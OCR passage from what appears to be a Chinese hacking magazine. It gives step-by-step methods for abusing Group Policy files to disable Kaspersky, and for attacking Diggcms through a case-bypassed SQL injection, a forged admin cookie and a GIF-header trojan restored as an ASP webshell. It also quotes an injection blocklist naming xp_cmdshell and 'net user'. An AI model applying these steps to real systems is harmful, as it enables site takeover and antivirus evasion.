


图16




图17

成功了，最后我们再换一个思路，现在把图16中的qq.exe改为kav.exe，把这个名为Registry.pol的文件存放到指定的文件夹里覆盖一下之前的看看，然后再重新进入组策略看一下，居然弹出了一个组策略错误的提示对话框，如图18，这是怎么回事呀。

恢复组策略的方法如下：把C:\WINDOWS\system32\GroupPolicy下的所有文件都删除或者直接删除GroupPolicy文件夹，然后重新打开组策略就会生成新的文件了，并且在CMD模式下删除此文件夹，系统也会自动还原除gpt.ini之外的所有文件。

通过大量的后期研究得出：禁止运行程序的功能并不单单关联Registry.pol这个文件夹，所以我选择了组策略全部配置文件替换法，这样比较"野蛮"，但很实用！

我们先配置禁止运行卡巴，然后把所有的配置文件保存在一个地方，接着再更改为"未配置"，只要把之前的文件覆盖进去，




图18

假如发现变为"已启用"，显示那边为kav.exe就说明我们成功了，如图19。

此漏洞的本质是组策略配置文件具有权限设置不当，配置文件里包含了组策略的所有设置，通过更改配置文件就可以对系统进行保护也可以造成致命性的伤害！比如禁止杀软件开机启动，禁止卡巴8.0试验成功了，未免杀木马过主动也成功了，还有脚本启动运行的不只是脚本，其实连vbs、word等也可以运行！我还测试了直接COPY有设置过登录启动脚本的整个配置文件GroupPolicy，也就是说COPY到没有配置文件GroupPolicy电脑里，重新启动后设置却惊奇的起了效果，假如我的测试和理论是正确的，那么恶意的配置文件所产生的破坏性比起AV终结者等病毒来，还不知道谁才是小巫见大巫呢！但要进一步的研究配置文件，那估计要间接从文件保护系统上研究了！




图19

文章难易度：★★★★
文章阅读点：分析Diggcms的注入漏洞，然后利用漏洞拿webshell

浅析 Diggcms 所有版本的通杀漏洞

夜虫儿

一好友想做个文章网站，让我帮忙找一套既安全又强大的文章系统，于是我在网上搜索了一下，找到了Diggcms，它不但后台功能很强大而且还可以全站生成html，不过在下载了后，我发现在dig_vote.asp页面存在注入漏洞，详细的代码如下：

```
<%
 省略……
post_str=trim(request("post_str"))
dig_id=mid(post_str,instr(post_str,"-")+1,len(post_str))
sql="select top 1 mid,classid,tc_mtitle,tc_cfont,htmlpath,tc_conters,dignum,offnum,istop from tc_msn"
sql=sql&" where isdel=0 and mid="&dig_id
set rs=conn.execute(sql)
if not rs.eof then
   allnum=rs("dignum")+rs("offnum")
   diggcent=FormatNumber(rs("dignum")/allnum*100,1)
   offcent=FormatNumber(rs("offnum")/allnum*100,1)
%>
```

看以看到它对变量post_str仅仅使用trim函数过滤了两遍的空格，然后就带入数据库查询了，不过由于它包含的function.asp文件中有防注入代码，所以利用起来也是非常麻烦的，具体的代码如下：

```
' 执行非法提交检测
Sub get_rq()
 dim qs,errc,iii
 qs=request.servervariables("query_string")
 dim nothis(18)
 nothis(0)="net user"
 nothis(1)="xp_cmdshell"
 nothis(2)="/add"
 nothis(3)="exec%20master.dbo.xp_cmdshell"
 nothis(4)="net localgroup administrators"
 nothis(5)="select"
 nothis(6)="count"
 nothis(7)="asc"
 nothis(8)="char"
 nothis(9)="mid"
 nothis(10)="'"
 nothis(11)=":"
 nothis(12)=""""
 nothis(13)="insert"
 nothis(14)="delete"
 nothis(15)="drop"
 nothis(16)="truncate"
 nothis(17)="from"
 nothis(18)="and user>0"
 errc=false
 for iii= 0 to ubound(nothis)
     if instr(qs,nothis(iii))<>0 then
            errc=true
     end if
 next
 if errc then
  ' Response.Write("对不起，非法URL地址请求！")
   response.Write "<meta http-equiv=""Refresh"" content=""3;URL=index.html"">"
      response.Write "<div style='border:1px solid #CCCCCC;width:600px;height:25px;padding:5px;padding-left:15px;'>"
      response.Write "<font style='font-size:14px'>Diggcms系统友情提示：<br>"
      response.Write "  HTTP 错误 404 -URL 地址请求出错<br>"
      response.Write "</div>"
      response.end
   end if
  End Sub
```

可以看到这里过滤了注入常用的一些字符，现在我介绍一下这套程序的版本，官方分为两个版本，一个是免费版，一个是收费版本。免费版的数据库采用的是access，而收费版使用的则是mssql，这里我们可以看到程序侧重过滤了mssql注入的一些字符，虽然是过滤了，但是由于没有注意大小写，所以我们替换大小写就可以跳过防注入代码了，关于这个漏洞我就不多说了，稍微构造一下就可以利用。下面我再来说说它的后台的验证方式，它采用的cookie验证，相关例证的代码在session.asp文件中，我们来看下代码：

```
<%
set conn=linkDB(datapath_admin)
if request.Cookies("username")="" then
   response.Redirect("login.asp")
   response.End()
end if
Call limits(2)
 '管理员权限
Sub limits(pnum)
set ris=conn.execute("select UserAccountStatus,UserRoleID from tc_user where UserName='"&request.Cookies("username")&"' and UserRoleID in(2,3)")
  if ris.eof then
    ' call ShowWin("<br><br><center>没有授权</center>")
     response.Write "没有授权"
     response.End()
     else
     if ris("UserAccountStatus")=0 then
        response.Write "没有激活"
     response.End()
     end if
     if pnum=3 then
     if ris("UserRoleID")<>3 then
       response.Write "没有授权"
      'call ShowWin("<br><br><center>没有授权</center>")
      response.End()
         end if
     end if
  end if
  ris.close
  set ris=Nothing
 End sub
 %>
```

首先可以看到，它判断了cookie中username的值是否为空，如果为空则跳转到login.asp，反之则验证UserAccountStatus的值是

否1和UserRoleID是否为3，如果是则认为你是管理员，这样一来，cookie欺骗漏洞就产生了。不过要利用这个cookie漏洞，我们要先找到管里员的帐号，因为程序查询数据库要判断username的值，默认的管理员帐号是admin，下面我们就来构造一个cookie，内容如下：**UserAccountStatus=1；username=admin；UserRoleID=3；**，构造后就可以直接访问/admin_login/index.asp了，这样就可以成功的进人后台了，如图1。




图1

进入了后台，拿webshell就是一件很简单的事情了，在后台有数据库备份和上传图片的地方，不过由于上传的地方对文件头进行了检查，所以我们上传一个gif头格式的木马上去就可以了，如图2。上传完成点击左上角的html，就可以查看到上传的木马的路径了。




图2

接着我们来到数据库恢复的地方，如图3，备份数据库的时候也对文件的合法性进行了检查，如果不是数据库文件则不给备份，不过它恢复数据库的地方却没有任何限制，这里就是我们下手的地方。我们在备份数据库路径的地方填入我们上传的gif马的路径，然后在目标数据库路径上填入我们要把马保存的地方，如图4。不过在这里要提醒大家，一定要修改默认数据库的路径，否则这个网站就挂了。填好后点击恢复，这时就会提示恢复成功，现在来访问一下我们的小马，输入“http://127.0.0.1/%23app_config/su.asp”，成功得到了weshell，如图5。




图3




图4

